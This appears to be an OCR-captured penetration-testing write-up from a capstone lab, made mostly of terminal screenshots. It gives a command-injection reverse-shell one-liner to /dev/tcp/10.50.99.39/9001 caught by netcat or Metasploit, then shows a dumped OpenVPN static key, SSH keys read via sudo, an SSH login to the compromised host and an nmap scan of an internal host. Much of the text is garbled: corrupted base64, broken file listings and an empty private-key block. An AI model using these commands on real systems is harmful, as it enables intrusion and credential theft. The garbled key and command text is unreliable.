2.9.3 ggEPADCCAoCggEBANyJkMnDPlnJ1PwvOvXL5ge1hsSukaoCo/wbuEBRzCrs
2.9.4 ck0JewA4BzZm00J300J1yfVfWfSCoL0uJ00J00J00J00J00J00J00J00J00J00J00
2.9.5 eDwJ4d4BzZm00J300J1yfVfWfSCoL0uJ00J00J00J00J00J00J00J00J00J00J00
2.9.6 LntL2StOsWfZYGBAl7xEh7z4Op+Nb0jo6guF0o/kihJQOLWkBar77EhIC
2.9.7 z2HtTydW6aq1rhspaJ1HOe9nuoyKVanApdz5e.JHylCsbeAAopDnfc56l6
2.9.8 XZPfSc1J72nVzVDCcp530Qs31luuUzvZgFY1BCwEAaOb(TCB1)AdBgNVHQ4E
2.9.9 FqQUhKLMBhDjJXBX27sg1XWMblizJswTgYDwBEEtRYAUhKLMBhDxJtxX827
2.9.10 sGUN1rhuazAMBgNWhMhBTADAh/MsGALhDvOAe/IBB)ANBpl-oh1c5o-0B4QzF
2.9.11 AAOCAGEAEZEdAxgf2DTZ6w530nsCPu(9G)STV1xStg9y/onsxFluJcDpyXyoeekZR
2.9.12 bp0+OrRouZaglX2oMbTs0jy2LwEv49+8X5d+1T5Jt0gSSNxosF1oN2RjgfhzEU
2.9.13 rJKGonDC40qRyKhlhLr5RSytffFEH721Vd148pxHyJnhuxN7QrdLYHUh7AxtC


```

I used this shell to inject server


```

$(/bin/bash -c "/bin/bash -i >&
/dev/tcp/10.50.99.39/9001 0>&1")"

```




And using net cat or metasploit using multi/hanler



```
YkXhOtBydyEFakIPpR7uCdi/ti1XLCrNz+inh5nNsAQkBQgDxzzHxAnlliKdZwSc1
Cee5yzkSHWRakBPPotISMMYtskiH2Y50jezETIAN+xwRExGyZcpG9cZcoNoTIVYA
NKvV-/yIGRoF+FPrgJWtY19TjfsYt124lxohGRiuahB005wpPB0hd01EsMy3uo0
13YzQbd13Qzb1lzcLd17exKQbgDpp9UPoWPKR026PGuwKQ/BjwmpP1D0ec
FrqlbQfDlG619Y92zaArzKgnsevXPtajmz2mncX3KtXjYg0dg8xUlkRKrq/998my
01Gv4ZdrdVL85q8vJj0wo/d3h5zsxuNxDH0E5VYz9518jxJy00sma16nxDpj20fg
JDYF05+QUQkBgQ+cmR0H1+oCpvR1kaL4d3W1A1LeMBPMN72mIwCs1ta9nS
X25VCVtXaQKuRyRk11Fa197b7vtVDGrCig/c1z
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources
pjWDK2rUwK0dwZqgy627CkLuV1t_c29DyRCY7
File Actions Edit View Help
-----BEGIN PRIVATE KEY-----
-----END PRIVATE KEY-----
</key>
</tls-auth>
# # 2048 bit OpenVPN static key
# -----BEGIN OPENVPN Static Key V1-----
3a8db85408b8b087a6aa0cc468fb12ed8d
203bc3bbff3c5fb91b2e05f4c3c3a8
117ade46f131a7eb3628577284439
de2042b152b168f3863ab4b10baeae3
982d93c84c2645f29009fb2a35cbe42
aa1a9ac019505410594a8fe4ebbf40e1
346d16d7404264a22b53c7568195881
a92ab04e109b7877c286b1lcdd79
efbfb94e6b1210909a0c1491955
a83de1815504242a69ea8894b1d174f
30b354e3d4a4968761223a0c6b96
79b46279c73b2f91107a0108f56a
2148ebaceb3e8470e5578453e4db4
f463c5c5dmc25241f3747a7ad05d2
92b16795b5dd0d604a1c1f199198201
9ea3f136e9f747e417833ed19e3e0a7b
-----END OPENVPN Static Key V1-----
</tls-auth>
www-data@ip-10-201-151-12:/var/www/html/vpnns $
```

```
root@kali:~/home/thomas
File Actions Edit View Help
quit
www-data@ip-10-201-151-12:/home/ubuntu$ ls -la
ls -la
total 160
drwxr-xr-x 8 ubuntu ubuntu 4096 May  4 2023 .
drwxr-xr-x 3 root  root  4096 Jul  8 2020 ..
-rw----- 1 root  root  547 Apr 11 2023 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr  4 2018 .bashrc
drwxr--r-- 2 ubuntu ubuntu 4096 Jul  8 2020 .cache Edit View Help
drwxr--r-- 3 root  root  4096 Jul  8 2020 .config
drwxr--r-- 3 ubuntu ubuntu 4096 Jul  8 2020 .gnupg
drwxr-xr-x 3 ubuntu ubuntu 4096 Jul  8 2020 .local
drwxrwxr-x 3 ubuntu ubuntu 4096 Jul  8 2020 .options_import
-rw----- 1 ubuntu ubuntu 302 Apr  8 2023 .mysql_history
-rw-r--r-- 1 root  root  807 Apr  4 2018 .profile
-rw-r--r-- 1 root  root  74 Feb 15 2023 .selected_editor
drwxr--r-- 2 ubuntu ubuntu 4096 Apr 27 2023 .ssh
drwxr--r-- 1 ubuntu ubuntu 4096 Jul  8 2020 .sudo_as_admin_successful
-rw----- 1 ubuntu ubuntu 10913 May  4 2023 .viminfo
drwxr--r-- 1 root  root  16384 Apr 27 2023 .viminfo.tmp
drwxr--r-- 1 root  root  165 Jul  8 2020 .wget-hsts
drwxrwxr-x 3 ubuntu ubuntu 4096 Feb 15 2023 Throwback-Time
-rwrxrwxr- 1 ubuntu ubuntu 1032 Jul  8 2020 openvpn-createuser.sh
-rwrxrwxr- 1 ubuntu ubuntu 1032 Mar 18 2023 openvpn-createuser.sh.bak
-rwrxrwxr- 1 ubuntu ubuntu 816 Jul  8 2020 openvpn-deleteuser.sh
-rwrxrwxr- 1 ubuntu ubuntu 14276 Jul  8 2020 openvpn-installer.sh
-rw-r--r-- 1 root  root  637 Apr 21 2023 server.conf.bak
-rw-rw-r- 1 ubuntu ubuntu 34790 Feb 15 2023 thereserve.png
-rwrxrwxr- 1 ubuntu ubuntu 1766 May  4 2023 vpn-fix.py
www-data@ip-10-201-151-12:/home/ubuntu$ sudo /bin/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
<in>/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
ssh-rsa AAAAB3C1yCE2FAAAADQAQABAAQBLGt6Hg5Rp36qJt4jZwfvb/H/+YLTrx5mS9dyxumP8+chxjkSN0rdgtNz6XoaDDdkls1QvKMcq0JqHqp4jh9xTQtJ29taguaZmR0gUwatEPJG05fQvNvNExsGtt2WDWSXCsQYmrUts54ymR4+xw+rw7395rPLMd8mghB13c/3DCSE4rWlv7M+McehGgKqyyAfhu/95NgntKaiyozWMPHAdhpYlAonGnTtD8cN+011LZmzvz5KJdYmnlKppKw2ngtaEveejNgC7TQRKh6at15WzeK9Px1Fv61Zs2Po+yB+zb0X2Mh0Xm10yK2ZPo+uZQvLpwK92Efam1oPenvPN
ssh-rsa AAAAB3C1yCE2FAAAADQAQABAAQACeBzprTsTaF6vpG3nA191cN4AGzrsrhxHJq3n1kh7W0efPfpWlgIu7B/8n3Ec7pk5803e2WZLInQsyby6E70T72BkUpQ7u7a1VtVwFnJytP49a/Aajz2Pdt45mJkhXgF7Y0Z9fd6gvkYe7e/TxYdQw1uLmzg7Lk5XpkWlhV3k7v+8Ay+jaxTewPiXvW2tusdoshe2XcypMqFAYpFoF5g7Lqkq0v4gm73SH93vvq0mMuLqGyGzP5uawKJ4qsn51Mxt2WbTy161TnsZpx9Q9HTMM1moAQ0AMT/FD38wpE4yNaIecJCFPkpM50-Wt++7 TGreen-Key
ssh-rsa AAAAB3C1yCE2FAAAADQAQABAAQACeBzprTsTaF6vpG3nA191cN4AGzrsrhxHJq3n1kh7W0efPfpWlgIu7B/8n3Ec7pk5803e2WZLInQsyby6E70T72BkUpQ7u7a1VtVwFnJytP49a/Aajz2Pdt45mJkhXgF7Y0Z9fd6gvkYe7e/TxYdQw1uLmzg7Lk5XpkWlhV3k7v+8Ay+jaxTewPiXvW2tusdoshe2XcypMqFAYpFoF5g7Lqkq0v4gm73SH93vvq0mMuLqGyGzP5uawKJ4qsn51Mxt2WbTy161TnsZpx9Q9HTMM1moAQ0AMT/FD38wpE4yNaIecJCFPkpM50-Wt++7 TGreen-Key
ssh-rsa AAAAB3C1yCE2FAAAADQAQABAAQACeBzprTsTaF6vpG3nA191cN4AGzrsrhxHJq3n1kh7W0efPfpWlgIu7B/8n3Ec7pk5803e2WZLInQsyby6E70T72BkUpQ7u7a1VtVwFnJytP49a/Aajz2Pdt45mJkhXgF7Y0Z9fd6gvkYe7e/TxYdQw1uLmzg7Lk5XpkWlhV3k7v+8Ay+jaxTewPiXvW2tusdoshe2XcypMqFAYpFoF5g7Lqkq0v4gm73SH93vvq0mMuLqGyGzP5uawKJ4qsn51Mxt2WbTy161TnsZpx9Q9HTMM1moAQ0AMT/FD38wpE4yNaIecJCFPkpM50-Wt++7 TGreen-Key
www-data@ip-10-201-151-12:/home/ubuntu$
```

I get ssh keys



```
File Actions Edit View Help
zsh: corrupt history file /home/thomas/.zsh_history
[thomas@kali:~] ~
$ sudo su
[sudo] password for thomas:
[thomas@kali:~/home/thomas]
$ ssh ubuntu@10.201.151.12 -i /root/.ssh/id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


System information as of Thu Oct 24 04:05:02 UTC 2024

System load: 0.0 Processes: 108
Usage of /: 50.3% of 7.68GB Users logged in: 0
Memory usage: 18% IP address for ens5: 10.201.151.12
Swap usage: 0% IP address for tun0: 12.100.1.1

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

72 packages can be updated.
1 update is a security update.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings
Last login: Wed Oct 23 23:35:37 2024 from 10.51.149.12
ubuntu@ip-10-201-151-12:~ $ ls
[...]
[thomas@kali:~/home/thomas]
$ cd /home/ubuntu
[thomas@kali:~/home/ubuntu]
$ ls
[...]
[thomas@kali:~/home/ubuntu]
$ exit
[thomas@kali:~] ~
```



```
File Actions Edit View Help
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -IR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
ubuntu@ip-10-201-151-12:~ $ nmap -P 10.201.151.31 -Pn -v
Illegal Argument to -P, use -Pn, -PE, -PS, -PA, -PP, -PM, -PU, -PY, -PR, or -PO
QUITTING!
ubuntu@ip-10-201-151-12:~ $ nmap -P 10.201.151.31 -Pn -v
Illegal Argument to -P, use -Pn, -PE, -PS, -PA, -PP, -PM, -PU, -PY, -PR, or -PO
QUITTING!
ubuntu@ip-10-201-151-12:~ $ nmap -P - 10.201.151.31 -Pn -v
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-21 23:57 UTC
Initiating Parallel DNS resolution of 1 host. at 23:57
Completed Parallel DNS resolution of 1 host. at 23:57, 0.00s elapsed
Initiating Connect Scan at 23:57
Scanning ip-10-201-151-31.eu-west-1.compute.internal (10.201.151.31) [65535 ports]
Discovered open port 22/tcp on 10.201.151.31
Discovered open port 3389/tcp on 10.201.151.31
Discovered open port 139/tcp on 10.201.151.31
Discovered open port 445/tcp on 10.201.151.31
Discover Scan Timing: About 7.53% done; ETC: 00:04 (0:06:21 remaining)
ubuntu@ip-10-201-151-12:~ $
```